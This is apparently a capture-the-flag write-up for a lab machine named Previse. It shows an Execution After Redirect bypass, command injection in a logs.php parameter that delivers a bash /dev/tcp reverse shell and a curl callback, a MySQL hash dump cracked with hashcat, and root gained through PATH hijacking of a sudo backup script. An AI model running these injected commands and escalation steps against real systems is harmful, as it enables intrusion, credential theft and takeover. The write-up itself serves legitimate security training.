

Author: Skoboviik

Target: Previs (10.10.11.104)

Brief: Enumeration reveals this box is listening on 22 and 80. Poking around with Burp shows the website is vulnerable to Execution After Redirect (EAR) attacks, allowing me to create a user where I can authenticate with. From there, we were able to run commands on the box due to a lack of input sanitation and open a reverse shell. A Config file gave me MYSQL creds which I then used to dump user hashes to crack with hashcat. With those I could get onto the box via SSH. The user is able to run one script as sudo, and the script doesn't use absolute paths. I used this to change the root password and then added it to my path before the actual binary and ran the script with sudo.

1. We will start our enumeration with an nmap.

1. `nmap -sC -sV -v -oA ./initNmap 10.10.11.104`

2.

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 53:ed:44:40:11:6e:8b:da:69:85:79:c0:81:f2:3a:12 (RSA)
|   256 bc:54:20:ac:17:23:bb:50:20:f4:e1:6e:62:0f:01:b5 (ECDSA)
|   256 33:c1:89:ea:59:73:b1:78:84:38:a4:21:10:0c:91:d8 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|       httponly flag not set
|_ http-methods:
|   Supported Methods: GET HEAD POST OPTIONS
|_ http-favicon: Unknown favicon MD5: B21DD667DF8D81CAE6DD1374DD548004
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Previs Login
|_ Requested resource was login.php
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

2. So 22 and 80 are open. So now let's run a gobuster so we have some sort of scanning going while we poke around the http site

1. `gobuster dir -u http://10.10.11.104/ -w ~/wordlists/dirb/common.txt -o gobuster.out`

2. As soon as I got to <http://10.10.11.104> it redirected me to /login.php so I then went back and re-ran the gobuster command with `-x php` in the argument. That returned a lot of results, including /accounts.php and /config.php


3. While it ran, I tried logging in with admin admin, admin password, etc, to no avail.

3. The Gobuster output says /accounts.php and /files.php return code 302 and are redirected to login.php, but they also returned a bigger response than I

expected and they were different. I tried it in the browser and got redirected. So I started poking around with burpsuite to see what I could get at.

```
/.hta (Status: 403) [Size: 277]
/.hta.php (Status: 403) [Size: 277]
/.htaccess (Status: 403) [Size: 277]
/.htpasswd (Status: 403) [Size: 277]
/.htaccess.php (Status: 403) [Size: 277]
/.htpasswd.php (Status: 403) [Size: 277]
/accounts.php (Status: 302) [Size: 3994] [--> login.php]
/config.php (Status: 200) [Size: 0]
```

1. The login page didnt give me much to go on, but when I went to /accounts.php it showed me the content of the page in the response before being redirected.
2. If It is going to show me the content before redirecting me. I can try to change the 302 Found to 200 OK and do whats called and EAR exploit, or Execution After Redirect.



Response from http://10.10.11.104:80/accounts.php

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Fri, 25 Feb 2022 18:43:02 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Location: login.php
8 Content-Length: 3994
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
```


3. As soon as I forward the modified response, I get access to the accounts.php page. So I will create an account. I now I have access to locked content, so I'll turn off the interceptor and poke around.


Add New Account


Create new user.

ONLY ADMINS SHOULD BE ABLE TO ACCESS THIS PAGE!!

Username and passwords must be between 5 and 32 characters!

 Username

 Password

 Confirm Password

CREATE USER

4.

4. Just poking at the tabs, it shows that it is running MySQL and 1 file which is a backup of the site itself. So Lets download that and poke around in it a little.
 1. The config.php file looks like it has MySQL creds in it. Good to save those for later.
 2. The logs.php file also has an interesting line where instead of using php, it is just running a python script on the box. It doesnt look like they are sanitizing the input either. Thats the next area to focus on to see if we can get RCE on that box
 1. We can intercept the "submit" with burp and send it to repeater. From there we can see `delim=comma` so we should be able to add a semicolon to then add another command afterwards.
 2. Lets setup netcat to listen and see if we can get a call back home. This will test that we not only have RCE, but that we can potentially use that RCE to create a shell
 3. After that is set up, we can change `delim=comma` to `delim=comma;curl http://[your ip]:[port]` then use Burp to URL Encode

4. Looking at our nc session, we get a call back, so lets get a reverse shell going. I'm going to change `delim=comma` to `delim=comma;bash -c 'bash -i >& /dev/tcp/10.10.14.18/9090 0>&1'` and URLencoding it (Highlight it and hit CTRL+U). As soon as we send it, we get a shell back as www-data

```
1 POST /logs.php HTTP/1.1
2 Host: 10.10.11.104
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101
  Firefox/91.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://10.10.11.104/file_logs.php
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 69
10 Origin: http://10.10.11.104
11 DNT: 1
12 Connection: close
13 Cookie: PHPSESSID=pd8r0v6g5lf9b9knfnm0r5vok4
14 Upgrade-Insecure-Requests: 1
15
16 delim=comma%3bbash+.c+'bash+-i+>%26+/dev/tcp/10.10.14.18/9090+0>%261'
```

- 5.
- ```
$ nc -lvp 9090
listening on [any] 9090 ...
connect to [10.10.14.18] from (UNKNOWN) [10.10.11.104] 39080
bash: cannot set terminal process group (1433): Inappropriate ioctl for device
bash: no job control in this shell
www-data@previse:/var/www/html$
```
- 6.

3. Now that we have a shell on the box, lets upgrade it to get it to behave a little more with `python -c 'import pty;pty.spawn ("/bin/sh")'` Then hit CTRL+Z to background the session and type `stty raw -echo;fg` and hit enter a few times. This should give us tab autocomplete and arrow keys back. If we type `export TERM=xterm` it also gives us the ability to clear the screen

1. Poking around shows us that we don't really have any power to do anything as a user, so lets see if we can
2. Now lets use those creds we got from config.php to see what sql will tell us.
3. `mysql -h localhost -u root -p`
  1. Because the Password has ")" in it, cli may not like it. So putting -p and leaving it blank, it will prompt us for it

```

www-data@previse:/var/www/html$ mysql -h localhost -u root -p
Enter password:
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 5.7.35-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2021, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>

```

- 4.
5. We can see the databases with `show databases;`
6. We see a few, but there's one named "previse" that we will start with, so we can type `use previse;` to use that as the database to poke around in.
7. `show tables;` will show us the database tables. We see accounts and files. Accounts might have passwords or hashes for us and its top of the list so we will start there with `select * from accounts;`
8. We can see two accounts with password hashes. We have m4lwhere and our account. The hashes have a broken character "01F9C2" which google says is the "salt" emoji. Lets copy m4lwhere's hash and see if we can crack it.

```

mysql> SELECT * FROM accounts;
+-----+-----+-----+-----+
| id | username | password | created_at |
+-----+-----+-----+-----+
| 1 | m4lwhere | $1$01F9C2loDQpmdvnb7EeuO6UaqRItf. | 2021-05-27 18:18:36 |
| 2 | hacker | $1$01F9C2loMHiYle9peb0q0KtGjWZ9S0 | 2022-02-25 18:44:22 |
+-----+-----+-----+-----+
2 rows in set (0.00 sec)

mysql>

```

4. Hash-identifier wasnt able to identify it, nor could google, so I used the hashcat examples ([https://hashcat.net/wiki/doku.php?id=example\\_hashes](https://hashcat.net/wiki/doku.php?id=example_hashes)) and it looks closest to hashmode 500 (md5crypt, MD5 Unix)
  1. So next we will run it through hashcat. I copied the hash to a file and then did `sudo hashcat -m 500 m4lwhere.hash` `~/wordlists/rockyou.txt` and let it run. After a few minutes, we see "1\$lo\$DQpmdvnb7EeuO6UaqRItf.:ilovecody112235!" so the password for m4lwhere is ilovecody112235! Lets see if we can ssh in with those creds now.
5. `ssh m4lwhere@10.10.11.104` and enter the password when prompted. We are now in. Doing `ls -la` shows us the user.txt file which we can read with `cat flag.txt`
6. Next, we will just see what m4lwhere can do with sudo by entering `sudo -`

7. We can see that m4lwhere can run a script in /opt/scripts with sudo

```
m4lwhere@previse:~$ sudo -l
[sudo] password for m4lwhere:
User m4lwhere may run the following commands on previse:
 (root) /opt/scripts/access_backup.sh
m4lwhere@previse:~$
```

8. if we run `cat /opt/scripts/access_backup.sh` we can see that m4lwhere did not put the explicit path to gzip. This means we can write our own file and call it "gzip" and add it to our path before the correct gzip

1. Running `which gzip` shows /bin/gzip and doing `echo $PATH` shows /bin towards the middle.
2. Lets make a file called gzip and make it executable with `chmod +x gzip`. For some reason, just spawning /bin/bash will put you in root, but you don't get output from commands. So there are a few things we can do. We can just have the script copy the root flag to /home/m4lwhere, we can open a reverse shell, we could change root's password. I set mine to change root's password to "hacker"

```
1 #!/bin/bash
2
3 echo -e "hacker\nhacker" | passwd
```

- 3.
4. Then lets add our current directory to the beginning of the path so it gets called before the proper gzip. We can do this with `export PATH=.:$PATH`
5. We can verify that our path is set with `which gzip`. It should return "./gzip" instead of /bin/gzip

1. Now we can call the access\_backup script as sudo with `sudo`

```
/opt/scripts/access_backup.sh
m4lwhere@previse:~$ vi gzip
m4lwhere@previse:~$ sudo /opt/scripts/access_backup.sh
Enter new UNIX password: Retype new UNIX password: passwd: password updated successfully
Enter new UNIX password: Retype new UNIX password: passwd: password updated successfully
```

2. We see that the unix password was updated so now we should be able to run `su root` or `su -` and give it our new pass and we will be root.

```
m4lwhere@previse:~$ su -
Password:
root@previse:~# ls
root.txt
```